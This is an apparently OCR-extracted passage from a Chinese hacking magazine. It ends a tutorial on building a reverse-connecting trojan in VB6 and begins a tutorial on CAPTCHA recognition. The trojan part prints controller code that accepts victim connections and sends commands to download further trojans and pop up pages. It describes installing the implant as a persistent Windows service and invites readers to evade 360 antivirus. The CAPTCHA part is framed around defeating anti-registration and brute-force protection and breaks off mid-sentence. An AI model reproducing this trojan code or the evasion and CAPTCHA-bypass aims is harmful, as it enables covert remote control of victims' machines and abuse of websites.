


图3

```
        End If
        Winsock1.Close
        Winsock1.LocalPort = CInt(Text1.Text)     '转换为integer类型，因为端口是整数类型
        Winsock1.Listen
        List1.AddItem "监听" + Text1.Text + "端口成功!"
    End Sub

    Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '======2：接受反弹连接
        Dim a As ListItem
        Winsock1.Close                      '关闭已经有的连接请求
        Winsock1.Accept requestID           '接受连接请求
        ListView1.ListItems.Clear           '首先请空列表视图
            Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
        List1.AddItem "有连接:" & CStr(requestID) + "。IP地址:" & CStr(Winsock1.RemoteHostIP)
    End Sub

    Private Sub Command3_Click()  '=======3：发送控制指令
        If Text3.Text = "" Then
            MsgBox "请输入木马地址"
            Exit Sub
        End If
        Winsock1.SendData ("down" + Text3.Text)   '发送下载木马命令
    End Sub

    Private Sub Command4_Click()
        If Text4.Text = "" Then
            MsgBox "请输入网页地址"
            Exit Sub
        End If
        Winsock1.SendData ("bound" + Text4.Text)  '发送弹出网页命令
    End Sub

    Private Sub Command6_Click()
        If Text2.Text = "" Then
            MsgBox "请输入木马地址"
            Exit Sub
        End If
        Winsock1.SendData ("msgbox" + Text2.Text) '发送弹出信息框命令
    End Sub
```

```
    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
        Winsock1.Close
        List1.AddItem "winsock出错!"
    End Sub
```

三、运行结果

现在，我们来看看系统启动的服务列表（在“开始”－“运行”栏中输入MSCONFIG，就可以调出系统配置实用程序，如图4，然后选中“服务项”，就可以查看到系统的服务情况了，如图5。我们在CMD命令提示符下运行服务端程序，记住要带有-INSTALL这个命令参数，可以看到，服务安装成功了，如图6。如果此时我们的系统中安装了360安全卫士的话，就会弹出一个新的服务正在被装入的提示，如图7。再来到系统配置实用程序中，就可以看到一个新装载的服务了，如图8。此时如果重启系统，再来运行控制端程序，就可以看到被控端程序也会作为服务程序再次被系统启动了，如图9。




图4




图5




图6




图7




图8




图9

本文主要介绍了如何通过VB来编写服务启动的反弹木马，虽然我们实现了服务启动，但是却会被360安全卫士识别，至于如何编写过360安全卫士的服务程序就留给读者朋友们作为课后作业吧。（本文所涉及到的源代码已收录到光盘中）

文章难易度：★★★★
文章阅读要点：小菜带你一起来学习用VB来实现网络验证码的识别

小菜初探网络验证码识别

Little Boy

小菜我在平时上网时就注意到，目前有许多网站在用户注册和登录的时候都使用到了图片验证码，其目的无非是保护自己的网站不被恶意注册，保护自己网站中的用户密码不被暴力破解等等，那么这种图片验证码就真的安全吗？小菜的心中是否曾有过尝试编写一个图片验证码识别程序的冲动呢？那就跟我一起来尝试编写吧！

我们先从最简单的图片验证码开始研究，如图1，这是我从同一网站同一网址，分别截取的五组图片验证码，这种验证码为什么说是最简单的呢？大家仔细观察验证码就会发现，验证码字符只有数字而没有字母和汉字，且个个都是端端正正，没有那种歪歪扭扭横七竖八的，颜色方面也是白底黑字，没有花花绿绿的其它颜色来干扰捣乱，也没有干扰线和背景噪点等，相比之下这绝对算得上是最简单的验证码了。我们单击鼠标左键任意选择一张验证码图片，再单击鼠标右键选择属性，点摘要来查看验证码图片信息，可以看到宽度是35像素，高度是14像素，如图2，




图1




图2

我们先记住这些，后面编程时会用到的。

运行VB6.0，选择“标准EXE”，单击“打开按钮”，在Form1窗体上画Picture0到Picture13，共14个Picture Box控件数组，每一个Picture Box控件数组由35个Picture 